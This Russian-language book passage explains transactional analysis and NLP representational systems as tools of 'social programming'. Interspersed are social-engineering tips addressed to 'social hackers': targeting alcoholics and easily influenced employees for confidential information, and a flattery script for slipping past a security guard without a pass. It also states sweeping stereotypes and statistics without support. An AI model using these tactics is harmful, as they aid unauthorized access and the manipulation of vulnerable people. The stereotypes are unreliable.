Это достаточно неожиданное утверждение, но оно, как мы дальше увидим, совершенно справедливо. В силу ряда сложившихся стереотипов на данный момент доминирует точка зрения, что из психологов получаются плохие программисты, а из программистов — плохие психологи. Эта точка зрения восходит к тому, что психология — наука гуманитарная, а программирование — техническая, а "естественники" с "гуманитариями", как известно, никогда "не дружили". Между тем, на мой взгляд, эти специализации очень родственные, и психология по сути то же самое программирование, только на более высоком уровне. И в качестве подтверждения этого тезиса могу привести как фактические примеры, так и теоретические обоснования. Ведь, к примеру, чтобы бесконфликтно общаться, надо просто не допускать "перекрещивания трансакций", и все. (О том, что это такое, я расскажу в *разделе "Трансактный анализ"*). Точно так же, грамотный специалист по социальному программированию, придя в организацию и немного в ней проработав, прекрасно видит, что ждет эту организацию: провал или успех. Иногда можно даже с точностью до месяца предсказать, когда произойдет конфликт, который развалит организацию. И когда мне приходится обучать программистов и IT-специалистов психологии, я говорю, что психология — это просто язык программирования человеческих поступков, а не какая-то абстрактная гуманитарная наука. Да, язык программирования более сложный, чем те, которые приходилось изучать доселе. Но владение им открывает очень многие двери, как в прямом (пример про проход через вахту), так и в переносном смысле.

Социальное программирование

Социальное программирование — это искусство управления людьми. И искусство управления собственным поведением. Социальное программирование базируется на следующих психологических концепциях:

- трансактном анализе;
- социологии (науки о поведении людей в группах);
- нейролингвистическом программировании;
- сценарном перепрограммировании Берна-Литвака;
- психологической типологии.

Объем и тематика данной книги не позволяет полностью рассмотреть все составляющие социального программирования, но о двух из них (трансактном анализе и нейролингвистическом программировании) мы поговорим. А трансактный анализ мы обсудим довольно подробно, так как именно на его основе и базируется большинство "социальных атак".

Трансактный анализ

Я-состояния

Посмотрим внимательно на себя. Вернее, на свое поведение. С утра прозвенел будильник, а вставать ох как не хочется. И думаем мы: поспать, что ли, еще часок, ну, опоздаю на часик на работу, ничего страшного. Это так думает сидящее в нас Дитя. Но думает оно так недолго, поскольку на него наступает грозный Родитель: "Как поспать, ты что, с ума сошел? Твои сотрудники придут на работу раньше тебя, а ты опоздаешь?! Это же неприлично". И тут в диалог вступает третий собеседник: Взрослый, который говорит примерно так: "Ну, неприличного-то ничего и нет, я же руководитель. Но сегодня действительно надо прийти вовремя, потому что запланировано совещание". Вот на основе примерно таких наблюдений известный психолог Эрик Берн и предложил свою систему Эго-состояний (или Я-состояний) человека. Как вы уже поняли, эти три Я-состояния называются так:

- Родитель;
- Взрослый;
- Дитя.

Замечание

Эго с латинского переводится как "Я", поэтому слова Эго-состояние и Я-состояние — синонимы.

А схематично структура личности человека по Берну изображается так, как показано на рис. П3.1.

То есть по сути, Берн сказал, что в каждом из нас присутствует три Я-состояния: Родитель, Взрослый и Дитя, и наше поведение в конкретный момент времени определяется тем, в каком из этих состояний мы находимся.

Замечание

Те из читателей, кто знаком с работами З. Фрейда, без труда увидят в Эго-состояниях Э. Берна параллель с фрейдовскими Ид, Эго и СуперЭго. Ид — это Дитя, Эго — Родитель, СуперЭго — Взрослый.

Рис. П3.1. Три Эго-состояния человеческой личности

Давайте еще понаблюдаем за проявлениями этих трех ипостасей каждого из нас. Вот ученый на конференции делает доклад: уверенно говорит, деловито водит указкой по плакатам. Это, конечно же, Взрослый. Но вот ему задали вопрос, на который он не может ответить, и он обиделся на человека, который этот вопрос задал, и, сев после доклада рядом с ним, насупленно молчал. Это уже в нем проснулось Дитя. Но вот он сам углядел в докладе следующего выступающего какую-то несуразицу и задает вопрос сварливым голосом: "А вот скажите, с чего это вдруг на этой кривой появилась точка экстремума? Насколько мне позволяет судить мой опыт..." Это — Родитель. Причем Родитель, мстящий за обиженное несколько минут назад Дитя.

За все наши желания, за наше "хочу", за интуицию, за шалости, за сексуальные желания и т. д. — отвечает Дитя. За то, что мы должны делать, — отвечает Родитель. А за обдумывание, за принятие решений отвечает Взрослый. У нормально развитой личности присутствуют все три Я-состояния, а у счастливой личности они еще и находятся в гармонии между собой. Приведу пример. Допустим я получаю творческое удовлетворение от того, что пишу сейчас эти строки. Значит, мое Дитя удовлетворено. Взрослый все сделал для того, чтобы удовлетворить желание Дитяти: договорился с издательством, собрал материал, обдумал его. И Родитель, который говорит "Ты *должен* это написать" тоже доволен — я же пишу, чего ему возмущаться-то. То есть здесь как раз тот случай, когда хочу (**Д**), должен (**Р**) и нужно (**В**) (в смысле целесообразно) совпадают.

Теперь посмотрим, что получается, когда одна из частей личности заблокирована.

Блокировка Взрослого (В-блокировка)

Структура личности такого человека приведена на рис. П3.2.

Это человек, у которого отсутствует Взрослый. Такой человек постоянно раздираем противоречиями, так как в структуре его личности присутствуют

только капризное Дитя и жестокий Родитель. Такие люди обычно говорят: "Я знал, что этого не стоит делать, но вот как-то так получилось". В общем, пословица "Без царя в голове" — это про них. Люди с В-блокировкой чаще других попадают под чужое влияние. Как правило, под плохое.




Рис. П3.2. Схема личности с В-блокировкой

Замечание

Конечно, под плохое. Потому что человеку, который мог бы оказать хорошее влияние, общаться с такими людьми сложно. Да и не нужно — ведь у них взрослый компонент отсутствует.

И, самое для нас важное, такие люди — основная мишень социальных хакеров. Потому что повлиять на такого человека — дело плевое.

Замечание

Это замечание, скорее, для руководителей. Если у вас есть сотрудник с В-блокировкой и вы в силу тех или иных причин до сих пор его не уволили, то, ради Бога, не поручайте ему ответственных дел и, тем более, дел, связанных с конфиденциальными вещами. Потому что для профессионала именно он будет первой мишенью, так как это наиболее легкая добыча. Естественно, таких людей ни в коем случае нельзя ставить на руководящие посты, что, однако, иногда происходит, иногда даже в масштабах страны.

Очень распространенный пример людей, у которых заблокирован Взрослый, — это алкоголики. И они тоже являются лакомым кусочком для социальных хакеров. Потому что для того, чтобы развязать язык у такого человека, часто достаточно лишь стопки водки и кружки пива. И вот вы уже с ним лучшие друзья, а лучшему другу можно сказать все, что угодно. Социальные хакеры, знайте: все алкоголики — болтуны. Разница между ними лишь в дозе выпитого спиртного. А руководителям стоит трижды подумать, прежде чем поручать человеку, склонному к алкоголизму, какие-либо важные и конфиденциальные дела: тайна в нем держится лишь до первой стопки.

Замечание

Безусловно, люди со всякими блокировками, а особенно В- и Р-блокировкой, никоим образом не должны касаться конфиденциальной информации, не быть сотрудниками охранных предприятий и правоохранительных органов. К сожалению, это не всегда выполняется. В той же милиции, к примеру, очень много "безбашенных сержантиков", творящих произвол. Увы, есть такие и в милицейском спецназе (ОМОНе). К слову сказать, подобное практически исключено в спецназе ФСБ.

Блокировка Родителя (Р-блокировка)

Структура личности такого человека приведена на рис. П3.3.




Рис. П3.3. Схема личности с В-блокировкой

У такого человека полностью заблокирована позиция Родителя, и его Взрослый работает только на желания Дитяти. Попросту говоря, это — человек без тормозов, общаться с которым крайне сложно, так как для него кроме его "Хочу!!!" ничего не существует. Не будет также ошибкой сказать, что это люди, у которых нет совести, потому что у них нет Родителя, который и является нашей совестью. Люди такого типа тоже очень хороши как мишени для социального хакерства, так как, к примеру, очень легко берут взятки. В общем, если вы найдете способ ублажить Дитя в таком человеке, — он ваш. Только имейте в виду, что ненадолго, потому что желания Дитяти очень быстро меняются.

Очень нередко людей с Р-блокировкой можно видеть среди детей богатых родителей, которые с детства позволяли своим отпрыскам делать все, что душе угодно. В том числе и безнаказанно давить людей на дорогах, разъезжая за рулем своих авто в пьяном виде. Единственное, что меня радует, что родители таких детей тоже в конце концов понесут свое вполне заслуженное наказание. Потому что для такого дитяти даже убить своих родителей дело не очень сложное. Что нередко и происходит, иногда в прямом смысле этого

слова. Потому что человек такого типа моментально прекращает контакты с тем, кто не удовлетворяет его вечное "Хочу". Один такой сынуля, к примеру, ударил сковородкой свою высокопоставленную мамашу после того, как она впервые в жизни сделала ему замечание.

Замечание

Людей с Р-блокировкой очень много в преступном мире. Механизм их поступления в преступную среду несложен. Вместо того чтобы приобретать профессиональные навыки, они тратят свое время на постоянные дискотеки, водку и прочее. А когда приходит пора "платить по счету", выясняется, что платить нечем, навыков никаких нет, а наслаждения получать хочется. Причем все и сразу. И они не находят ничего лучшего, чем податься в какую-либо преступную группу. Почти все "отморозки" — это люди с заблокированным Родителем. Много таких и среди наркоманов. Примерно 75%. Остальные 25 — это люди с В-блокировкой, которые стали наркоманами под чьим-то влиянием.

Блокировка Дитя (Д-блокировка)

Люди с Д-блокировкой — это люди, у которых заблокировано Дитя, и все их поведение определяется, в основном, действиями Родителя-контролера, который вмешивается во все, не давая Взрослому нормально оценивать ситуацию. Это люди, которые не умеют шутить, играть, радоваться, веселиться. Это люди, которые не могут быть счастливыми. Ведь за счастье ответственно именно Дитя, позиция которого у них заблокирована. В жизни такие люди руководствуются принципом "Как бы чего не вышло" и строго, до безумия, соблюдают все возможные инструкции. Таких людей много в армии, среди преподавателей, и среди некоторых начальников среднего звена. Структура личности такого человека приведена на рис. П3.4.




Рис. П3.4. Схема личности с В-блокировкой

Анализ собственной личности

Как уже говорилось, у нормально развитой личности присутствуют все три Я-состояния. Специалисту по социальному программированию нужно,

во-первых, очень четко уметь контролировать не только состояния партнера по общению, но и свои собственные. А во-вторых, необходимо уметь быстро переходить из одного Я-состояния в другое по мере необходимости и не в коем случае не путать, когда в каком состоянии нужно находиться. Поэтому для тренировки можно выполнять несколько следующих простых упражнений.

- **Упражнение 1.**

  Научитесь контролировать, какая часть вашей личности принимает то или иное решение. Если выясните, что наиболее часто это делает Взрослый, значит, все нормально. Если окажется, что имеется перекос в сторону Дитяти (хочу) или Родителя (должен), то стоит потренировать Взрослого (нужно, целесообразно).

- **Упражнение 2.**

  Имеет смысл проделать то же самое со своими коллегами и сотрудниками: выяснить, "чем они думают", никогда не помешает.

- **Упражнение 3.**

  Вечером подведите итоги и посмотрите, сколько времени вы находились в той или иной позиции. Согласно М. Литваку, в норме должно быть так: 75% — Взрослый, 12.5% — Родитель, 12.5% — Дитя.

Основные положения трансактного анализа

Теперь, изучив структуру личности по Берну, перейдем непосредственно к рассмотрению основных положений трансактного анализа. Допустим, общаются два человека: А и Б. Один (А) начинает общение, обращаясь к другому (Б), посылая тем самым своему собеседнику Стимул. А собеседник Б, отвечая, демонстрирует свою Реакцию на Стимул, посланный ему А. Стимул и реакция представляют собой **трансакцию**, которая является элементарным актом общения (рис. П3.5).

Рис. П3.5. Схема трансакции

Замечание

Термин "трансакция" очень хорошо знаком программистам, так как этим же словом обозначается несколько последовательных SQL-инструкций, которые рассматриваются как единое целое. В трансактном анализе трансакции отводится примерно такой же смысл: по сути трансакция — это Обращение к собеседнику и его ответ на это обращение, рассматриваемые как единое целое. Единственное отличие в том, что в психологии говорят "транСакция" вместо "транЗакция", хотя иногда психологи употребляют и термин "транзакция". В общем, кому как нравится. Мы же вслед за Берном будем говорить о транСактном анализе.

Параллельные и пересекающиеся трансакции

Теперь вспомним о том, что и у А и у Б, общение которых между собой изображено на рис. П3.5, есть три Я-состояния, причем в один момент времени только одно из Я-состояний принимает участие в общении (т. е. только одно из Я-состояний человека А может послать Стимул и только одно из Я-состояний человека Б может дать ответ). Если, к примеру, два человека спокойно и продуктивно обсуждают какую-то производственную проблему, то ясно, что они общаются через своих Взрослых, то есть общаются по **линии В-В** (Взрослый — Взрослый). Схема такой трансакции будет выглядеть следующим образом (рис. П3.6).




Рис. П3.6. Трансакция В-В

Точно также по линии В-В мы общаемся, когда спрашиваем время, и нам отвечают. В общем, линия В-В — это линия продуктивного общения.

Теперь посмотрим, как происходит общение по линии Р-Р (Родитель-Родитель). Типичный пример такой трансакции — это обсуждение, скажем, преподавателями нынешних студентов:

— Да, Петр Иванович, не тот студент нынче пошел, не тот.

— И не говори, Иван Петрович! Вот в наши времена как мы учились!

Ясно, что здесь оба партнера находятся в Родительской позиции, и схема их общения представлена следующим образом (рис. П3.7).




Рис. П3.7. Трансакция Р-Р

Ну, а теперь посмотрим, что из себя представляет **трансакция Д-Д**, на примере тех самых студентов, "которые не те, что раньше" и которые собираются прогулять лекцию преподавателя Петра Ивановича.

— Саш, ну на кой черт мы пойдем эту старую обезьяну слушать? Пойдем вместо его лекции пивка попьем, а?

— А пошли, Лешк, и, правда, по пивку ударим!

Схема такого общения приведена на рис. П3.8.




Рис. П3.8. Трансакция Д-Д

Те трансакции, которые мы рассмотрели, — это так называемые **параллельные трансакции первого типа**. По линии В-В мы работаем, по линии Д-Д любим, а по линии Р-Р сплетничаем. Определить такие трансакции просто, зная следующие их признаки:

1. Партнер отвечает из того Я-состояния, к которому направлен Стимул.
2. Отвечает он тому же Я-состоянию, которое этот стимул направило.

То есть все достаточно просто. Если стимул направлен Взрослым, то Взрослый и отвечает (условие 1), и отвечает он тоже Взрослому (условие 2).

Итак, основная цель трансактного анализа заключается в том, чтобы выяснить, в каком из трех Я-состояний находится человек при конкретном общении.

Теперь рассмотрим второй тип параллельных трансакций. Это трансакции вида Р-Д, Д-Р.

Трансакция типа Р-Д возникает в случае заботы, опеки, тирании и т. д. Трансакция типа Д-Р — это трансакция капризов, восхищения, беспомощности. Если партнер на стимул Р-Д отвечает реакцией Д-Р, то трансакция остается параллельной и конфликта не будет. Схема такого взаимодействия показана на рис. П3.9.




Рис. П3.9. Трансакция Р-Д, Д-Р

Приведем примеры диалогов, описываемых трансакциями, схема которых изображена на рис. П3.9.

- **"Начальник-тиран — подчиненный-овечка"**

  — Петр! Как ты мог сделать такую глупость! Ты глупец, Петр, и я не знаю, что с тобой делать! (Стимул Р-Д. Тиран ругает подчиненного. В терминах трансактного анализа Родитель начальника обидел Дитя подчиненного).

  — Извините, Иван Иванович. Даже не знаю, как так получилось! (Ответ Д-Р. Дитя подчиненного "ублажает" разгневанного Родителя начальника. Трансакция параллельна, и здесь конфликта не будет).

- **"Опекун-опекаемый"**

  — Ну что же ты у меня, сынок, такой слабенький и неповоротливый? (стимул Р-Д)

  — Ну прости, папа. (ответ Д-Р)

❒ **"Восхищение"**

— Иван Иванович! Как классно у вас это получилось! (Д-Р)

— То-то! Учись, студент, пока я жив. (Р-Д)

О ПАРАЛЛЕЛЬНЫХ ТРАНСАКЦИЯХ

Трансакции называются параллельными, когда их вектора не пересекаются. При параллельных трансакциях никогда не бывает конфликта. Конфликт наступает в том случае, когда трансакции пересекаются, и такие трансакции так и называются: **пересекающиеся трансакции**.

Думаю, примеров достаточно, так как теперь вы без труда придумаете массу своих. Как вы заметили, трансакции вида Р-Д и Д-Р — это трансакции неравноправия, при которых один всегда находится "снизу" (в позиции Дитя), а другой "сверху" (в позиции Родителя). И это неравноправие рано или поздно кончается. Когда же? Тогда, когда люди перестают зависеть друг от друга: дети от родителей, подчиненные от начальников и т. д. В терминах трансактного анализа это звучит так:

Трансакции типа Р-Д, Д-Р перестают быть параллельными (т. е. развивается конфликт) тогда, когда исчерпают себя связи по линии В-В.

Иными словами, пока дитя зависит материально от родителей (связь В-В: дитяти целесообразно зависеть от родителей), он будет терпеть опеку. Но как только он встанет на ноги и станет материально независимым (связь В-В закончилась), то произойдет разрыв, так как дитя перестанет отвечать по линии Д-Р на Р-Д-стимулы Родителя. По этой причине научные работники уходят из институтов, как только защитят кандидатскую диссертацию, подчиненные увольняются, как только получат для себя материальные блага, ожидание которых заставляло их терпеть тиранию начальника и т. д. Приведу собственный пример. Мой научный руководитель общался со своими аспирантами, в т. ч. и со мной, сугубо по линии Р-Д. Нет, он не был тираном, он, скорее, считал себя "мудрым опекуном".

Замечание

Он хороший человек, просто мне хотелось, чтобы большую часть времени он общался со мной из другого Я-состояния (конечно же, из состояния В). А получалось совершенно наоборот: около 70% времени шло общение из состояния Р, а не В.

Пока мне это было выгодно (была скрытая связь по линии В-В), я "параллелил" его стимул и отвечал по линии Д-Р. Достаточно долго я так отвечал, — 5 лет.

Замечание

Социальные хакеры! Упорство в вашем деле штука очень важная.

Конечно, пока я "параллелил трансакцию", конфликта не возникало. Я в это время делал свое дело, которое мне нравилось, он иногда "эРДэчился" на меня, а я вяло "отДээРивался". Вот, вам, кстати, достаточно простой пример социального программирования, но очень полезный — по такой схеме происходят очень многие манипуляции. Но как только мне это перестало быть выгодным (оборвалась связь В-В), я на его стимулы Р-Д стал отвечать реакцией по линии В-Д, и трансакция сразу стала пересекающейся, то есть произошел конфликт. Кстати, под ответом здесь подразумевается не обязательно словесный ответ, а, в принципе, любое действие. К примеру, мой ответ по линии В-Д заключался в том, что, во-первых, мной была создана Web-студия, а потом в соавторстве была написана книга. Конечно, я делал студию и писал книгу, находясь в состоянии В, но это очень оскорбило Дитя научного руководителя. Вот и получился ответ типа В-Д, что привело к пересечению векторов стимула и реакции, и трансакция стала пересекающейся (рис. П3.10). Получился конфликт.




Рис. П3.10. Пересекающаяся трансакция Р-Д, В-Д

Как избегать конфликтов

Понятно, что пересекающиеся трансакции — это трансакции конфликта. Что же делать для того, чтобы избегать конфликтов? Ответ ясен: "параллелить" трансакции. Рассмотрим простой пример. Нередко руководители не руководят (линия В-В), а поучают (линия Р-Д). Но времена нынче не те, и подчиненные уже не собираются терпеть такое отношение, и на стимул Р-Д начальника отвечают реакцией В-В, что приводит к пересекающейся трансакции (рис. П3.11) и, как следствие, к конфликту.

Для того чтобы конфликта не было, трансакцию надо запараллелить, т. е. ответить по линии Д-Р. К примеру, может состояться такой диалог (допустим, между руководителем и аспирантом):

Руководитель (по линии Р-Д): Почему Вы не помогли снять спектр дипломнице А?

Аспирант (параллелит конфликтный стимул по линии Д-Р): Виноват, Иван Иванович! Сейчас я сниму за нее эту кривую.




Рис. П3.11. Конфликтная трансакция Р-Д, В-В




Рис. П3.12. Отпараллеливание конфликтного стимула

Руководитель ("отходя"): Вот еще чего не хватало! Скоро дойдет до того, что мне самому придется снимать за нее спектры! (Руководитель перешел на линию Р-Р, и отвечать ему можно по той же линии.)

Аспирант (ответ по линии Р-Р): Что ж поделаешь, Иван Иванович, такие дипломники нынче пошли.

Схема такого диалога представлена на рис. П3.12.

Не бойтесь переходить в позицию Д: поверьте, лучшей позиции для начала манипуляций сложно найти. Приведу еще один простой пример. Допустим, вы пришли к начальнику, уже зная, что провинились, т. е. он будет вас ругать по линии Д-Р. Так займите сразу позицию Д и проведите линию Д-Р, опередив вашего начальника. К примеру, так:

— Петр Петрович, я пришел к вам, чтобы вы меня поругали. Я знаю, что очень провинился. Я понимаю вас. (Сразу занимаете позицию Д-Р.)

В большинстве случаев начальнику ничего не остается, как занять позицию мудрого Родителя и ответить по линии Р-Д примерно так:

— Да ладно, чего уж... Сделанного не воротишь. Но в следующий раз поступай осмотрительнее. (Ответ по линии Р-Д.)

Замечание

Еще раз повторюсь в силу важности момента: очень много манипуляций строится именно на основе линии Д-Р. Кстати, имейте это в виду, когда вам придется распознавать манипуляции различных социальных хакеров.

Что дает трансактный анализ социальному программисту

В предыдущем разделе мы рассмотрели основные положения одной из главных составляющих социального программирования: трансактный анализ. Итак, что же дает трансактный анализ социальному программисту? Без преувеличения, очень многое. Потому что, по сути, трансактный анализ говорит о том, что любой человек в любой ситуации общения проявляется в одной из трех позиций: Родитель (Р), Взрослый (В) или Дитя (Д). Еще раз повторюсь в силу важности момента: любой человек и в любой ситуации. Не важно, с кем вы беседуете: с торговцем на центральном рынке, с топ-менеджером Газпрома или злостным рецидивистом. А значит, на основе трансактного анализа, развитие многих ситуаций можно спрогнозировать. Согласитесь, для социального программиста (инженера) это очень немало. Конечно, правильное определение позиции, в соответствии с которой общается человек, — это своего рода искусство. Но знание этой позиции позволяет прогнозировать поведение собеседника, а значит, скрыто программировать его на совершение нужных нам действий.

Замечание

Когда мы говорим об общении с точки зрения трансактного анализа, совершенно не стоит понимать это только как случай, когда люди беседуют между собой. К примеру, послали вы письмо кому-то, а он вам не ответил или ответил не то, что вы ждали. Эта ситуация тоже вполне описывается с помощью трансактного анализа.

Многочисленные примеры действия социальных программистов мы обсудили в самом начале главы, теперь же проанализируем некоторые из них с точки зрения трансактного анализа.

Как попасть на прием к начальнику

Очень часто подчиненные, добиваясь аудиенции у начальника, говорят примерно так:

— Здравствуйте. Я Петров из отдела ТУи ДМ. Можно к вам?

— Извините, я вас не отвлекаю?

— Есть ли у вас есть время меня выслушать?

— Могу ли я обсудить с вами несколько вопросов?

И т. п.

Так вот: с точки зрения трансактного анализа эти варианты входа к начальнику не годятся. Потому что во всех из них посетитель занимает позицию Д, т. е. позицию изначально проигрышную. Потому что, даже если он и войдет, то, скорее всего, наслушается очень много поучительного. А как нужно? А просто спросить: "Разрешите войти?" И все. Потому что в этом случае вы посылаете начальнику стимул по линии В-В, и, скорее всего, он и ответит вам по той же линии: разрешит войти. А если ответит, что занят, значит, действительно занят.

Замечание

Только надо помнить, что и тон вашего обращения тоже должен быть "взрослым". Потому что на словах-то вы можете спросить "Разрешите войти?", а произнести это можете просящим тоном побитой собаки и тем самым опять же поставите себя в позицию Неразумного Дитяти, а начальника — в позицию Грозного Родителя.

Как пройти мимо охранника

Часто возникающая задача. Грешен, сам нередко это делаю, и не только тогда, когда кто-то попросит проверить охрану на бдительность: пропуска часто оформляются долго, причем часто бывает так, что в серьезную организацию попасть намного проще, чем в какую-нибудь "шарашкину контору". Для того чтобы не описывать все возможные варианты, которые часто выбираются "по месту", приведу один распространенный диалог. Допустим, у охранника забинтована или порезана рука (голова, ноги — не важно). В 90% случаев для того, чтобы он не потребовал предъявить пропуск, достаточно просто его спросить:

— Ну как, рука-то заживает помаленьку? Ну давай, скорее поправляйся.

И в это время спокойно проходите.

Замечание

Никогда не проходите через охрану так, как будто вам скорее надо ее пройти.

Конечно, это самый простой вариант: мы не рассматриваем случаев, когда в помещении стоит система контроля доступа и т. д. Но общий смысл везде примерно один и тот же: **вы переводите охранника с позиции Родителя (в которой он должен быть по "служебной инструкции") в позицию Дитя**. И это один из самых общих принципов социального хакерства. Потому что в позиции Д люди не способны мыслить разумно. Зато они очень восприимчивы к жалости, восхищению, лести, любопытству и т. д.

Введение в НЛП

НЛП расшифровывается как нейролингвистическое программирование и представляет собой одно из направлений психологии. Часть "нейро" этой аббревиатуры относится к нервной системе, а часть "лингвистическое" — к нашей способности использования речи и к тому, каким образом употребляемые нами речевые обороты характеризуют наш внутренний мир. Ну, а "программирование" здесь появилось затем, чтобы показать, что наши мысли, чувства и действия являются результатом выполнения наших "внутренних программ", изменив которые можно изменить свою жизнь.

Замечание

Здесь из НЛП нас заинтересует лишь небольшая часть, которая серьезно влияет на общение людей друг с другом, а именно — *системы представления*.

Итак, о системах представления. Согласно концепции НЛП, мы обрабатываем информацию, пользуясь четырьмя основными системами представления:

- визуальной (зрение);
- аудиальной (слух);
- кинестетической (ощущения);
- аудиально-дискретной (внутренний диалог с самим собой).

В той или иной мере мы используем все системы представления, но у каждого из нас есть "своя любимая". Знать систему представления собеседника — неплохо, так как подстройка к его системе помогает значительно повысить конструктивность диалога. Приведу пример. Пусть вы склонны к аудиальной системе представления, а ваш собеседник — к визуальной. Это значит, что вы лучше всего воспринимаете информацию со слуха, а он — путем анализа зрительных образов. Иными словами, то, что вы говорите, ему гораздо легче было бы воспринимать, если бы он видел перед собой какие-то схемы. Поэтому — не поленитесь, понаблюдайте немного за вашим партнером и постарайтесь подстроиться под его систему представления. Основные признаки этих систем мы сейчас и рассмотрим.

Замечание

В НЛП существует понятие "сенсорных предикатов", которое нам понадобится в дальнейшем. Грубо говоря, это "слова-ощущения" или "мыслеформы". То есть к примеру, выражение "звучит неплохо" — аудиальный сенсорный предикат, характерный для человека с аудиальной системой представления.

- Визуальная система.

  Люди этого типа запоминают информацию с помощью мысленных образов, и их внимание сложно отвлечь звуками. В разговоре пользуются ви-

зуальными предикатами, к примеру: "У меня сложилось такое видение ситуации", "как мне видится, это надо сделать так-то", "итак, что мы видим". Такому человеку в разговоре лучше начертить схему и сказать "давайте посмотрим на эту схему". Если человек с визуальной системой долго слушает только одну речь, то его внимание начинает "плыть", что тоже нужно учитывать. Люди визуальной системы практически всегда собранны и опрятны (чего, кстати, ждут и от вас). Манера речи — быстрая, высота голоса, как правило, немного повыше нормальной, взгляд направлен чуть вверх.

- Аудиальная система.

  Люди аудиальной системы склонны пользоваться аудиальными предикатами (в скобках для сравнения приведены визуальные предикаты): "звучит неплохо" (вместо "смотрится неплохо" для визуальщика), "что я слышу?!" (вместо "что я вижу?!"), "вы слышали, что вчера по телевизору сказали?" (вместо "вы видели?"). Люди с аудиальной системой говорят ритмично, с богатыми голосовыми интонациями. При обдумывании проблемы склонны отводить глаза в сторону, как бы прислушиваясь к чему-то. Аудиальщики легко усваивают информацию на слух и предпочитают слышать отклик собеседника на свои высказывания.

- Кинестетическая система.

  В речи кинестетики склонны пользоваться кинестетическими предикатами, обозначающими различные ощущения: "меня в озноб бросило от этой мысли", "все идет гладко", "я получил заряд бодрости", "это нагоняет тоску", "проблема обрушилась на меня" и т. д. Когда кинестетик пребывает в задумчивости, взгляд его направлен, обычно, вправо вниз. Темп речи в спокойном состоянии медленный, нередко с большими паузами между словами. Кинестетики хорошо реагируют на дружеские прикосновения, похлопывания по плечу, и сами могут себе такое позволять. Процесс запоминания нового происходит путем мысленного повторения всего процесса (к примеру, если надо запомнить основные моменты беседы, кинестетик, мыслено "проиграет" ее всю от начала до конца). В общем, это — человек ощущений. Кстати, такие люди неплохо относятся к решению различных вопросов во время застолий, совместных походов в баню и т. д.

- Аудиально-дискретная система.

  Люди с такой системой представления много времени уделяют мысленному общению с самими собой. Для них важно только то, что имеет логику. Обороты их речи достаточно сложные. В речи любят пользоваться обилием подробностей. Как правило, очень эгоцентричны. Не дай вам Бог такого человека похлопать по плечу или предложить "порешать вопрос в баньке" — такого обращения они не терпят, считая это недопустимым панибратством. Подобные методы они могут позволить лишь

только очень узкому кругу близких людей. Во время внутреннего диалога смотрят, как правило, влево вниз.

Замечание

Иногда людей с аудиально-дискретной системой представления называют **дигиталами** (от англ. *digital* — цифровой). Это связано, в частности, с тем, что наибольшее количество дигиталов встречается среди программистов и шахматистов.

